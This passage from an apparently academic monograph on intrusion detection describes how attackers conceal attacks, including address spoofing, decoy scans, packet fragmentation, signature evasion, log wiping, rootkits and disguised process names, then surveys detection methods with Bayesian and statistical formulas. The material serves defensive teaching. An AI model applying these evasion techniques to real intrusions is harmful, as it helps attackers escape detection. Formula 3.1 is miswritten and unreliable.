


Fig. 2.29. Attack on the firewall authentication subsystem

2.7.3 Examples of the stage of concealing an attack

The third stage of an attack by an attacker is the execution of the attacker's actions to eliminate the traces of the attack.

Usually it is implemented by removing the corresponding entries from the logs of the site and performing other actions that return the attacked system to its original state. Here are some of the most typical techniques of an attacker at this stage.

One of the tasks of detecting attacks is to identify who is attacking you. This task can be very difficult because often attackers use different ways to conceal their unauthorized activity. These methods include:

- substitution of attack source;
- fake packages creating;
- using other people's computers as a base to attack;
- attack fragmentation;
- encryption of attacks;
- discarding default values;
- change/ replacement of standard attack script;
- slowing down the attack;
- cleaning the registry log;
- hiding files and data;
- hiding processes;

Substitution of the address of the source of attack.

Most attackers organize their attacks from intermediate servers that they have already hacked, or proxy servers. Thus, it will be very difficult to find an attacker for your node. In that case, the more intermediate nodes are used by an attacker, the more difficult it is to detect and punish it. Moreover, the active blocking of attacks using firewalls, filters on routers and other devices can lead to a negative result, for example you can block NOT the hacker, but the real address (possibly belonging to your client or partner) which needs the access to your information resources.

Creation of fake packages.

The nmap scanner has decoy scan capability, when other IP addresses are replaced by real IP addresses of the source. Thus, in front of the administrator of the system of detection of attacks there is a difficult task: to find among the many recorded in the logs of registration of IP-addresses only one real, from which the scan was actually carried out.

The frequency of substitution of the source address for various types of attacks is given in table 2.2[28].

Table 2.2 - Probability of address substitution

Attack Type	Example	Identity of Address Substitution
Information collection	Traceroute, ping	<1%
Port Scan	One node or subnet	5%
Multiple packet attacks such as "denial of service"	PingFlood,SMURF, Fragle	The source may be an intermediate node
One-packet attacks such as "denial of service" (or from several packages)	WinNuke, PingofDeath,SYNFlood	95%
Overflow buffer	Long file names, URL	50%
Comands	Telnet,BackOrifice,Netcat	5%

Fragmentation of the attack

Fragmentation is the mechanism of splitting the IP packet into lots of smaller packets. When receiving such packets, the TCP / IP device collects (reassembly) these packets and transmits to the final application or re-fragments them again and transmits further. Most modern attack detection systems have no mechanism for defragmenting IP packets. These systems skip this kind of package (possibly by outputting to the administrator console an appropriate message about detecting fragmented packages).

There have been particular cases when attack detection systems "fell" from fragmented attacks. Therefore, it is possible to bypass these systems using special tools (for example, fragrouter).

Discard default values

Very often, mechanisms for detecting attacks are based on the assumption that the port uniquely identifies the protocol or service. For example, port 80 refers to HTTP protocol, port 25 to SMTP protocol, port 23 to Telnet protocol, port 31337 to BackOrifice Trojan, etc. Malicious people use this and can use standard protocols on non-standard ports. For example, an attacker can replace the default value for BackOrifice 31337 by 31338. As a result, many attack detection mechanisms will fail in this case and will not be able to handle such "unusual" traffic.

Change the standard attack scenario

Many mechanisms for detecting attacks work on the principle of mapping with a pattern (template). Using databases of known attacks allows you to detect attacks with a high degree of reliability. However, from such systems, you can easily dodge, slightly changing the template. A private example of such masking is the rejection of default values. Another example is the replacement of a space character in actions that implement the command, on the tab character. Slowing down the attack

Due to the large amount of recorded data, the mechanisms for detecting attacks ineffectively track attacks that are stretched over time. Therefore, it is difficult to detect a "scanned time-division" (pingsweep or portcan), in which the perpetrators check one port / address every 5 minutes or even every hour. This slowdown significantly complicates the diagnosis of attacks by modern means of detecting attacks.

Cleaning journal logging

A fairly common method is to remove all log entries that capture the unauthorized actions. This allows you to hide from the administrator of the attacked system all traces of criminal activity.

Hiding files and data

Hiding files and data is often used to mask the unauthorized activity of the offender. Thereby absolutely different methods that differ in complexity of implementation can be applied. For example, installation of the Hidden attribute in a file, insertion of malicious code into the kernel of the operating system (for Unix-like systems) or addition of such code to any executable file or library. According to the latter principle, the distribution of "Trojans" is often implemented: the "Trojan horse" code is added to the usual executable file (for example, a game), which automatically inserts itself into the system where the modified executable file is launched.

Hiding processes

Like in the previous case, this method is used to hide the offender's malicious actions on the node that is being hacked. It can be done by changing the kernel of the operating system or special tools responsible for working with processes (for example ps in Unix). For instance, using of the SunOS rootkit can be used to hide a presence of a hacker in the system. That rootkit allows you to intercept different data, replace files' checksums, etc. It modifies some system utilities (login, ls, ifconfig, ps, netstat, du), which does not allow detecting its presence. The easiest way to hide an unauthorized process is to change its name to standard process's name or name, that looks like a standard one. For example, a hostile process may have the name in.netd, iexplore.exe (for a node with-out MS Internet Explorer) or NDDAGNT.EXE (very similar to NDDEAGNT.EXE).

2.8 Conclusions for chapter 2

Nowadays there are so many types of attacks and ways to conduct them. Also, an attack can occur both from one point of the Internet and from several at the same time. The purpose of a computer attack can be: capture the computer's data information, gain full control over its resources, eliminate system failure or create problems with the provision of network services.

In the mechanism of the attack, there are three stages: intelligence, realization, concealment.

At the first stage of the attack there is gathering information about the object selected for attack, in the second stage - the choice of the method and the

invasion of the object, the third - the implementation of actions to eliminate or conceal the consequences of the attack.

For each stage, there are many tools available, most of which were originally designed to organize computer network security or monitor network nodes, but subsequently also began to be used in malicious actions.

Given the rapid pace of technology development and increasing the number of information threats, the actual task of computer security remains the construction of effective systems for detecting attacks in the context of an integrated approach to security system organization.

2.9 References for chapter 2

1. [Buriachok, 2013]. Burachok V. L. (2013). Bases of state system cyber security formation: Monograph. – Kyiv, 431 p. (in Ukrainian)
2. [Ysaev, 2008] Ysaev D. V. (2008) Analytical information systems. – Moscow, 60 p. (in Russian)
3. [Inmon, 1992] Inmon, William H. (1992) Building the Data Warehouse, New York: John Wiley & Sons, 1992.
4. [Gaydamakin, 2008] Gaydamakin N.A. (2008) Theoretical Foundations of Computer Security. - Ekaterinburg, 212 p. (in Russian)
5. [Devyanin, 2005] Devyanin P.N. (2005) Models of computer systems. - Moscow: Publishing Center "Academy", 144 p. (in Russian)
6. Ушаков Д. В. Развитие принципов функционирования систем обнаружения сетевых вторжений на основе модели защищенной распределенной системы : дис. канд. техн. наук : спец. 05.13.19 / Д. В. Ушаков. – М., 2005. – 175 с.
7. Brian Caswell, Jay Beale, Andrew Baker. Snort Intrusion Detection and Prevention Toolkit [Электронный ресурс] / Brian Caswell, Jay Beale, Andrew Baker. – Syngress Media, U.S., 2006. – Режим доступа : <http://www.lehmanns.de/shop/sachbuch-ratgeber/21797174-9780080549279-snortintrusion-detection-and-prevention-toolkit#drm1>.
8. Design and Implementation of an Anomaly Detection System: an Empirical Approach [Электронный ресурс]. – Режим доступа : <http://luca.ntop.org/ADS.pdf>.
9. NIST Special Publication 800-94. Guide to Intrusion Detection and Prevention Systems (IDPS). Computer Security Division Information Technology Laboratory National Institute of Standards and Technology, Gaithersburg. – 127 pages (February 2007).
10. Методи аналізу та моделювання безпеки розподілених інформаційних систем [монографія] / В. В. Литвинов, В. В. Казимир, І. В. Стеценко та ін. ; за заг. ред. проф. С. М. Шкарлета. – Чернігів : Чернігів. нац. технол. ун-т, 2017. – 206 с.
11. Иванов В. В. Статистическая модель информационного трафика : автореф. дис. ... канд. физ.-мат. наук : спец. 05.13.18 «Математическое моделирование, численные методы и комплексы программ» / В. В. Иванов. – Дубна, 2009. – 30 с.

12. Шефе Г. Дисперсионный анализ : пер. с англ. / Г. Шефе. – 2-е изд. – М. : Наука, 1980. – 512 с.
13. Бельков Д. В. Статистический анализ сетевого трафика / Д. В. Бельков, Е. Н. Едемская, Л. В. Незамова // Наукові праці ДонНТУ Серія «Інформатика, кібернетика та обчислювальна техніка». – 2011. – Вип. 13(185). – С. 66 – 68.7.
14. Toward a Theory of Situation Awareness in Dynamic Systems, Human Factors, 1995, 37(1), pp. 32-64 http://uwf.edu/skass/documents/HF.37.1995-Endsley-Theory_000.pdf
15. McGuinness B. and Foy L. A Subjective Measure of SA : The Crew Awareness Rating Scale (CARS). Proc. of the First Human Performance, Situation Awareness and Automation Conference, Savannah, Georgia, 2000
16. Onwubiko, C. & Owens T. J. Review of Situational Awareness for Computer Network Defense. In C. Onwubiko and T. J. Owens (Eds.) Situational Awareness in Computer Network Defense: Principles, Methods and Applications. 2011.
17. Salerno J., Hinman M., and Boulware D. “Building a Framework for Situation Awareness”, AFRL/IFEA, AF Research Lab., Rome, NY 13441-4114, USA, 2004.
18. Kaspersky Security Bulletin 2015. Основная статистика за 2015 год [Электронный ресурс]. – Режим доступа : https://securelist.ru/files/2015/12/KSB_2015_Stats_FINAL_RU.pdf.
19. Official website of the Department of Homeland Security [Электронный ресурс]. – Режим доступа : <https://www.us-cert.gov/>.
20. RFC 793 [Электронный ресурс]. – Режим доступа : <https://tools.ietf.org/html/rfc793>.
21. RFC 959 [Электронный ресурс]. – Режим доступа : <https://www.ietf.org/rfc/rfc959.txt>.
22. RFC 7230 [Электронный ресурс]. – Режим доступа : <https://tools.ietf.org/html/rfc7230>.
23. RFC 2821 [Электронный ресурс]. – Режим доступа : <https://www.ietf.org/rfc/rfc2821.txt>.
24. RFC 1034 [Электронный ресурс]. – Режим доступа : <https://www.ietf.org/rfc/rfc1034.txt>.
25. Основы сканирования портов [Электронный ресурс]. – Режим доступа : <https://nmap.org/man/ru/man-port-scanning-basics.html> (дата звернення 12.09.2016 р.).
26. Мережева розвідка [Электронный ресурс]. – Режим доступа : <http://security-networks.narod.ru/index.files/Page748.html>.
27. Steven M. Bellovin. Thinking Security: Stopping Next Year’s Hackers / Bellovin. M. Steven – : Addison-Wesley Professional, December 3, 2015. – 400 p.
28. SANS Institute [Электронный ресурс]. – Режим доступа : <https://www.sans.org/about/>.

CHAPTER 3. ANALYSIS OF SYSTEMS AND METHODS OF INTRUSION DETECTION

3.1 Structure of Intrusion Detection Systems

Intrusion Detection System (IDS) is one of the mechanisms for analyzing the behavior of the computer network and serving as an important complement to the network security infrastructure. IDS serve as mechanisms for monitoring and observation of susceptible activity, conducting an analysis of network resources, conducting independent actions to identify abnormal events in the network - real violations and attempts of violations [1, 2]. The part [3] shows the structure of modern IDS, which includes the following subsystems:

- subsystem for collecting information about the system to be protected;
- analysis subsystem to search for attacks and intruders in the system;
- subsystem of the data presentation for system control in real time.

The subsystem of data collection receives data from stand-alone modules - software system sensors, host sensors, internetwork and network sensors, which are arranged according to the tasks of the network structure and the type of information to be analyzed.

Hierarchically, the subsystem of analysis as input data uses information from the previous subsystem and includes a set of analyzers, arranged for the tasks of detecting intruders of a given type. The effectiveness of detecting intrusions depends on the parameters of the analyzers and their number.

The data presentation subsystem is oriented on various user groups that control certain network subsystems. Therefore, in such IDS, use access control, group policies, permissions, etc.

Depending on the set of parameters for assessing the state of the system, modern IDS use two groups of methods. In the case of a fixed set of evaluation parameters and a fixed learning time, methods of supervised learning are used ("learning with a teacher"). If the set evaluation parameters can be changed within a specified time research and learning happens all the time, then the methods of unsupervised learning ("learning without a teacher") are used. Table 3.1-3.2 presents the characteristics of teaching methods [4].

Another area of analysis of systems - the detection of abuses - is the search for sequences of events that are determined by the security administrator or expert as stages of the implementation of the invasion. In this group of methods, only methods with controlled learning are allocated [4] (Table 3.3).

It should be noted that currently implemented in IDS methods are based on the general principles of the theory of pattern recognition. In order to identify an anomaly, the necessary condition is the formation of an image or a profile of normal functioning of the system. The image is formed on the basis of a set of values of evaluation parameters. Changing the profile is classified as an aberrant behavior of the system. The analysis of the anomaly and its degree makes it possible to formulate judgments about its nature – intrusion or permissible deviation.

Table 3.1. - Detection of anomalies by methods of controlled learning ("Learning with a teacher")

Methods of detection	Systems	Characteristic of the method
Modeling rules	W&S	IDS during the learning process forms a set of rules for normal behavior of the system. When analyzing unauthorized actions, the system applies the received rules. In the case of unsatisfactory coincidence, the system signals anomaly detection
Descriptive statistics	IDES, NIDES, EMERLAND, JiNao, HayStack	The training consists in collecting descriptive statistics of a set of indicators of a system to be protected, in a special structure. To identify anomalies, calculate the "distance" between the vectors of indicators - current and saved. The condition of the system is considered abnormal if the distance exceeds a certain limit.
Neural Networks	Hyperview	Neural networks of different structure are used. The training is based on data that characterizes the normal behavior of the system. A trained network is used to evaluate the abnormality of the system The output of the neural network forms the conclusion of the presence of anomalies.

Table 3.2. - Detection of anomalies by uncontrolled learning methods ("Learning without a teacher")

Methods of detection	Systems	Characteristic of the method
Modeling a set of states	DPEM, JANUS, Bro	The normal behavior of the system is described as a set of fixed states and transitions between them. The state of the system is a vector of certain values of system parameters.
Descriptive statistics	MIDAS, NADIR, Haystack, NSM	Analogically to controlled teaching methods

Table 3.3 - Detection of abuse by controlled learning methods ("Learning with a teacher")

Methods of detection	Systems	Characteristic of the method
Modeling states	USTAT, IDIOT	An invasion is defined as a sequence of states. State - the vector of values of the parameters of the evaluation system, which is subject to protection. Necessary and sufficient condition for the invasion - the presence of the specified sequence. Ways to present invasion scenarios: sequence of events, use of Petri nets in which nodes are events.
Expert Systems	NIDES, EMERLAND, MIDAS, DIDS	The intrusion process is presented in the form of a different set of rules. Production systems are also used.
Modeling rules	NADIR, HayStack, JiNao, ASAX, Bro	Simplified version of expert systems
Parsing	NSM	The MDS performs parsing to detect a certain combination of characters that are transmitted between subsystems and systems of objects under protection

Formation of a profile or image in the IDS is carried out using the following approaches:

- accumulation of statistical information for each evaluation parameter;
- training neural networks using the values of evaluation parameters;
- multiple event description.
- Based on the ways of forming a network profile and methods for detecting anomalies, two classes of tasks can be defined:
- selection of the optimal set of evaluation parameters;
- definition of total abnormality rate.

The difficulty in choosing the optimal set of parameters is its dependence on the types of intrusions and, accordingly, on the adequacy of the defined sets to different types of intrusions. One of the solutions to the problem is the dynamic formation of a set of evaluation parameters in the process of work. But this field of search exponentially depends on the cardinality of the initial set of parameters. Therefore, it's unacceptable to use of brute-force algorithms to determine the required subsets of parameters. One of the possible solutions is the use of the genetic algorithm [5].

The question of determining a single estimate of anomalies for today is virtually unresolved due to the ambiguity of the solution of the previous problem of forming the optimal set of parameters. Possible methods for evaluation abnormalities are the use of Bayesian statistics and the use of covariance matrices[6].

3.2 Ways to obtain an integral assessment of the system's protection status

Let's consider a system described by a plurality of events (an event) $E = (E_1, E_2, \dots, E_n)$ that will be used to determine the invasion. The element of the set E_i is a separate evaluation event and accepts two values: 1 (true) – the event is abnormal, 0 (false) – isn't.

If the I -hypothesis determines that there is an intrusion in the system, the validity and sensitivity of the event E_i on the set $E = (E_1, E_2, \dots, E_n)$, will be determined by conditional probabilities $P(E_i / I)$ and $P(E_i / \bar{I})$. The probability of intrusion in a system based on the analysis of a plurality of events can be calculated by Bayes' theorem:

$$P(I/E) = P(I/E_1, E_2, \dots, E_n) = \frac{P(I) \cdot P(I/E_1, E_2, \dots, E_n)}{P(I/E_1, E_2, \dots, E_n)}. \quad (3.1)$$

Since the number of conditional probabilities exponentially depends on the cardinality of the set of events E , we simplify the calculation by introducing the hypothesis that each event E depends only on I and conditionally does not depend on other events E_j where $i \neq j$. Conditional probabilities determined as:

$$P(E/I) = P(E_1, E_2, \dots, E_n / I) = \prod_{i=1}^n P(E_i / I) \quad (3.2)$$

$$P(E/\bar{I}) = P(E_1, E_2, \dots, E_n / \bar{I}) = \prod_{i=1}^n P(E_i / \bar{I}). \quad (3.3)$$

Then by Bayes' formula:

$$P(I/E) = P(I/E_1, E_2, \dots, E_n) = \frac{P(I) \cdot \prod_{i=1}^n P(E_i / I)}{P(E_1, E_2, \dots, E_n)} = \frac{P(I) \cdot \prod_{i=1}^n P(E_i / I)}{P(I) \cdot \prod_{i=1}^n P(E_i / I) + P(\bar{I}) \cdot \prod_{i=1}^n P(E_i / \bar{I})} \quad (3.4)$$

Using (3.4), you can determine the probability of an invasion based on the assessment of events and the probability of event occurrence identified or observed earlier in invasions.

Increasing the accuracy or gaining more credibility of the evaluation $P(I/E_1, E_2, \dots, E_n)$ is possible if the relationships between the elements of the set E are taken into account on the basis of the analysis of the covariance matrices.

Given that the set of events $E = (E_1, E_2, \dots, E_n)$ is a vector and the relationships between elements of the vector can be described by a covariance matrix $C = (\text{cov}(E_i E_j))$, the integral estimate of the invasion into the system can be defined as:

$$A^{\text{int}} = E^T C^{-1} E, \quad (3.5)$$

3.3 Methods of forming the image (profile) of the normal behavior of the information system

The methods of forming the image of IS include the following:

- creating a system profile;
- using of neural networks;
- pattern generation.

Creating a system profile is the accumulation of measurement values of the evaluation parameters. The main requirements for the structure of the profile: the minimum final size; minimum update time.

The profile uses several types of measurements. The following indicators are given in [3]:

- Activity indicator - the value, above which the activity of the system is assessed as that which is rapidly progressing. An example is the average number of audit records that are processed per unit of time. Used to detect abnormalities due to sharp acceleration in operation. Distribution of activity in audit records - any action in the system: access to files, input-output operations.
- Category measurement - the distribution of specific activities by category. An example is the relative frequency of registration in the system for each physical location.
- Ordinal measurements - evaluation of activity in the form of numerical values, calculation of the overall statistics of the values of a particular activity. An example is the number of I / O operations from each user.

Anomaly detection using a profile is made on the basis of statistical evaluation methods [7]. At the same time, the current values of the profile measurements $PM^c = (PM_1^c, PM_2^c, \dots, PM_n^c)$ comparing with stored $PM^s = (PM_1^s, PM_2^s, \dots, PM_n^s)$.

The result of the comparison is an indicator of anomaly in these calculations $A_i = PM_i^c - PM_i^s$. The overall anomaly indicator can be calculated as a function of the anomaly indicator values in each profile calculation, for example, a weighted multiplicative form:

$$A^\Sigma = \sum_{i=1}^n w_i A_i^2 = w_1 A_1^2 + w_2 A_2^2 + \dots + w_n A_n^2 \quad (3.6)$$

where w_i - the relative weight of the metric PM_i

The advantages of the method include the use of well-known statistical methods.

About disadvantages:

- insensitivity to the sequence of similar events;
- the ability of the malefactor to learn the system in which the abnormal behavior will be considered normal;
- the difficulty of determining the threshold beyond which anomalies are considered as an invasion. Reducing the threshold leads to errors of the first kind (false positive), and overestimation to errors of the second kind (false negative);
- Restrictions on the use of statistical methods to identify anomalies, it is necessary to assume that the input data comes from a quasistatic process.

The use of neural networks to form a profile of the normal behavior of a system consists in training a network based on a sequence of information units. The input to a neural network consists of current and past commands. After training, the network is a “image” of normal behavior. The process of identifying anomalies is the definition of an indicator of incorrectly predicted commands, differences in the behavior of an object.

About advantages:

- independence from the nature of the source data;
- automatic accounting of links between different measurements;
- performance when working with data that have a significant level of noise.

About disadvantages:

- creating an adequate topology and determining weights is made on the basis of a large period of study;
- selection of the optimal size of the data “window” for training for sufficient system performance.

The system profile representation using pattern generation is based on the assumption that the current values of the evaluation parameters can be associated with the current state of the system and the functioning of the system can be represented as a sequence of events or states. In [8], the proposed rules that characterize the totality of the values of the evaluation parameters — the pattern — normal operation.

These rules are formed inductively; in the process of learning, they dynamically change “better”, which have a greater likelihood of their occurrence and a greater level of uniqueness for the system to be protected.

The set of rules that is created inductively during observation makes up the profile of the system. An anomaly is registered in the case when the sequence of events corresponds to the rules that were derived earlier, and the letters in the system differ significantly from those that should have occurred according to the rule.

The advantages of the method includes:

- taking into account dependencies between events and their sequence;
- processing of results with a significant scope of behavior, but with a clear sequence of patterns;
- selection of observations of certain important security events throughout the

- entire suspicious session;
- sensitiveness to the violation detection with processes' semantics, that allows detecting re-engineering the system for purpose of intruders.

The main drawback of the method is patterns' unrecognized behavior, that may not be taken as abnormal, because of mismatches to the left parts of the formed rules.

3.4 Methods of exposure of abuses

Most IDSs also use the detecting abuses technology for the complete network security analysis and detecting anomalies. The methods are based on the prognostic detection of attacks and monitoring of their occurrence [9]. The abuse detection uses an image or profile to represent an intruder's actions as a signature of the intruders, that determine the system states and the sequence of events when breaking into the system or other abuses happens. Also, the signatures can be useful for detecting attempts to commit illegal actions, when a partial coincidence of signatures means an attempt to invade the system.

To detect abuse, you can use:

- production / expert systems;
- analysis of condition changes;
- keeping track of keystrokes;
- behavioral modeling techniques.

Information about the invasion in production systems is encoded in the form of rules like "*if ... reason than ... solution*"; the "reason" reflects the event, which recorded by the information gathering IDS system; the "*if*" part reflects the attack conditions. The action of the right part is performed when all conditions on the left side of the rule are satisfied. [10].

There is an opportunity to divide causes and solutions by using production systems to detect intrusions. But in addition to the advantages of production systems, the main disadvantages include the lack of efficiency when working with large data sets and accounting the dependencies of the estimation parameters.

The disadvantages of systems:

- no processing of sequences in the analyzed data;
- integrated expert examination is effective, if the administrator's skill sare not contradictory;
- only known vulnerabilities can be detected;
- deleting or adding the rules changes the entire set of rules;
- the combination of different measurements of intrusions and the creation of a coherent picture of the invasion leads to the fact that partial causes become indeterminate.

The method for state change analysis is described and implemented in [11] and [12], respectively. Intrusion Signature is represented as a sequence of transitions between the states of the system to be protected. The attack patterns are some system states with associated logical function. If attack happened, the system supposed to change its state to specified. All subsequent states are

combined with current lines, which are the necessary events for subsequent transitions. Types of possible events are embedded in the model and reflects the value of the evaluation parameters on a "one-to-one" principle [11, 12].

Attack patterns can only specify a sequence of events therefore, a more complicated way of detecting events is not supported. The basic statement of keystroke monitoring method is click sequence sets the pattern of attack.

The disadvantage of this approach is the lack of a sufficiently reliable mechanism for intercepting the operation of the keyboard without the support of operating system, as well as the large number of possible variants of the same attack. Also, without a semantic push button analyzer, nicknames of commands easily make technology ineffective. And automated attacks based on the execution of programs cannot be detected.

One of the methods based on behavioral modeling is a method of combining an abusive model with obvious reasons [13].

The essence of the method is as follows: the database of attack scripts contains the sequence of behaviors that reflects the attack. At any given time, there is a possibility that one of these subsets of attack scenarios is present in the system. So there is a test to prove or disapprove the assumptions about their presence by searching malicious sequences in audit records. The search result is enough number of facts to confirm or refute the hypothesis. Verification runs in one process - an anticipator. The anticipator, based on the current active model, forms the next possible set of behavior that should be checked in the audit records and passes them to the scheduler. The scheduler determines reflecting of predicted behavior in the audit records and transforms them into a system-based audit-dependent expression [14]. The structure of these expressions should be easy to search for in the audit records and have a high probability of occurrence in the audit records.

Changing the suspicion probabilities of abuse for scenarios (increasing or decreasing them) results in decreasing of activity models list. The calculation of causes is embedded in the system and allows to update the occurrence probabilities of attack scenarios in the list of activity models.

The advantages of the method:

- the opportunity to reduce the number of treatments for one audit record by ranking the importance of events and further more accurate processing of events with high probability;
- ensuring the scheduler independence from the form of audit data.

The disadvantages:

- additional burden on the person creating the invasion detection model, related to the definition of the array of meaningful and accurate quantitative characteristics for the various parts of the graphical representation of the model;
- the effectiveness of such an approach is not confirmed by the creation of a software prototype;
- this approach complements but does not replace the anomaly detection subsystem.

3.5 Disadvantages of Existing Intrusion Detection Systems

The disadvantages of modern detection systems include two groups of problems: the disadvantages are related to the structure of the IDS and the disadvantages of the realized methods of detection. Characteristics of the disadvantages of structures are presented in Table 3.4.

Table 3.4 - Disadvantages of Intrusion Detection System Structures

Problem	Causes
Lack of general construction methodology	New research direction. The inadequacy of general rules and concepts of the formation of terminology
Efficiency	Target detection of all types of attacks; substantial consumption of resources; the orientation of command interpreters to their own set of rules; the set of rules allows only indirect dependence of the sequence of relationships between events
Portability	Orienteering IDS for use on specific equipment, for specific tasks. The complexity of the reorientation of IDS for work in other systems and tasks.
Updates	The complexity of updating existing systems with new technologies. Difficulties in ensuring interoperability of new subsystems with the whole system
Installation of IDS	Need for additional skills, knowledge of new expert systems
Productivity and auxiliary tests	Difficulty in assessing the performance of the IDS in real conditions. There is no set of rules for testing IDS, on the basis of which the expediency of using the system under given conditions is evaluated.
Testing	Lack of effective testing methods

The disadvantages of intrusion detection methods include:

- unacceptably high level of errors of the first and second kind;
- Weaknesses in detecting new types of attacks;
- impossibility to detect most of the intruders at the initial stages;
- Extraordinary difficulties with the identification of the purpose of the attack and the attacker;
- lack of estimates of the accuracy and adequacy of the results of work;
- impossibility to detect known attacks with new strategies;
- the complexity of detecting intrusions in real time with the necessary completeness in high-speed networks;
- weak ability to automatically detect complex coordinated attacks;
- significant overload of systems that use IDS in real time.

3.6 Conclusions for Chapter 3

In practical terms, considerable experience has been gained in solving intrusion detection problems. Intrusion detection systems that are used today are largely based on the empirical patterns of the intrusion detection process. Therefore, analyzing the structures of the IDS, the methods used, their advantages and disadvantages, we can say that the further directions of the development of IDS are related to the introduction of the theory and practice of methods and models of the general theory of systems, the methods of analysis and synthesis of information systems, the detail of the apparatus of the theory of pattern recognition , etc.

For example, from the point of view of the theory of systems IDS is not described as a subsystem of the information system: the elements of the IDS are not defined, its structure, links with the information system, the general summary indicator of the IDS is not defined.

Due to the presence of a large number of factors of different nature, the functioning of the information system and the IDS has a probabilistic character. Therefore, there is an actual substantiation of the probabilistic laws of specific parameters of functioning.

In addition, it is necessary to allocate the task of justification of the loss function of the information system, which is set in accordance with its target function and in the area of the parameters of the system's operation. In this case, the target function must be determined not only at the expert level, but also in accordance with the set of parameters of the functioning of the entire information system and its tasks. Then, the summary IDS quality indicator will be defined as one of the parameters that maximally influences the target function, and its valid values are the permissible values of the loss function.

At the next stage, the problem of obtaining formalized methods of the optimal structure of the IDS in the form of a set of mathematical models (operations). Thus, the task of synthesizing the structure of the IDS can be solved. On the basis of the obtained mathematical models and operations, it will be possible to calculate the dependencies of the indicators of the quality of the functioning of the information system on the parameters of its functioning.

The complexity of using the formalized apparatus for analyzing and synthesizing information systems in the IDS is that the real information system and the IDS as its subsystem consist of heterogeneous elements. Which can be described by different sections of the theory of systems - mass-servicing systems, finite automata, probability theory, pattern recognition, etc. In this case, the research object is aggregate. Therefore, mathematical models in this case can be obtained only for individual parts of the IDS, which makes it difficult to analyze and synthesize the IDS in general. But further specification of the use of the formalized analysis and synthesis apparatus will allow to optimize IDS.

3.7 References for chapter 3

1. В. В. Литвинов, В. В. Казимир, І. В. Стеценко, І. С. Скітер, О. В. Трунова, та ін.. Моделювання та аналіз безпеки розподілених інформаційних систем. Монографія. Чернігів : Чернігівський національний технологічний університет. – 2017, 206 с.
2. В. В. Литвинов, В. В. Казимир, І. В. Стеценко, І. С. Скітер, О. В. Трунова, та ін.. Методи аналізу та моделювання безпеки розподілених інформаційних систем. Навчальний посібник. Чернігів : ЧНТУ. – 2016, 254 с.
3. D. Denning, An Intrusion Detection Model. // IEEE Transactions on Software Engineering, v. SE-13, № I, 1987, pp. 222-232
4. А. А. Корниенко, И. М. Слюсаренко системы обнаружения вторжений : современное состояние и направления совершенствования. http://citforum.ru/security/internet/ids_overview
5. І. В. Калініна, О. І. Лісовиченко Використання генетичних алгоритмів в задачах оптимізації // Міжвідомчий науково-технічний збірник «Адаптивні системи автоматичного управління», 2015, № 1(26), с. 48 - 61
6. D. Anderson et al. Next Generation Intrusion Detection Expert System (NIDES).// Software Design, Product Specification and Version Description Document, Project 3131, SRI International, July 11, 1994.
7. В. В. Литвинов, І. С. Скітер, О. В. Трунова, Е. П. Сідін. Модифікація методики вейвлет-аналізу для виявлення аномалій у трафіку комп'ютерної мережі // Технічні науки та технології. – 2017. – № 2 (8). – С. 99 - 109.
8. В. С. Мутилин. Паттерны проектирования тестовых сценариев. Труды Института системного программирования РАН, т.9., 2006, с.97-128.
9. В. Н. Лаптев, О. В. Сидельников, В. А. Шарай. Применение метода индуктивного прогнозирования состояний для обнаружения компьютерных атак в информационно-телекоммуникационных системах. Научный журнал КубГАУ, №72(08), 2011, С. 3 - 13.
10. Ленков С. В., Перегудов Д. А., Хорошко В. А. Методы и средства защиты информации / Под ред. В. А. Хорошко. — К. : Арий, 2010. — Т. 1. Несанкционированное получение информации. — 464 с.
11. K. Ilgun, R. A. Kemmerer, P. A. Porras, State Transition Analysis : A Rule-Based Intrusion Detection System// IEEE Trans. Software Eng. vol. 21, no. 3, Mar. 1995.
12. K. Ilgun, USTAT: A Real-time Intrusion Detection System for UNIX// Proceeding of the IEEE Symposium on Research in Security and Privacy.
13. А. В. Борисов, А. В. Карпухин, Л. И. МарковаИспользование симулятора ns-3 для моделирования поведения сетевых протоколов. Вісник Харківського національного університету №926, 2010, с. 53 - 59
14. Л. О. Кириченко, Т. А. Радивилова, А. В. Стороженко. Алгоритм предупреждения перегрузки компьютерной сети путем прогнозирования средней длины очереди. Збірник наукових праць Харківського університету Повітряних Сил ім. І. Кожедуба, випуск 3(15), 2007, с. 84 - 97.

CHAPTER 4. SYNTHESIS OF IMMUNE AND NEURAL NETWORK ALGORITHMS IN SYSTEM OF DETECTION OF NON-STANDARD BEHAVIOR OF INFORMATION NETWORKS

4.1 Introduction

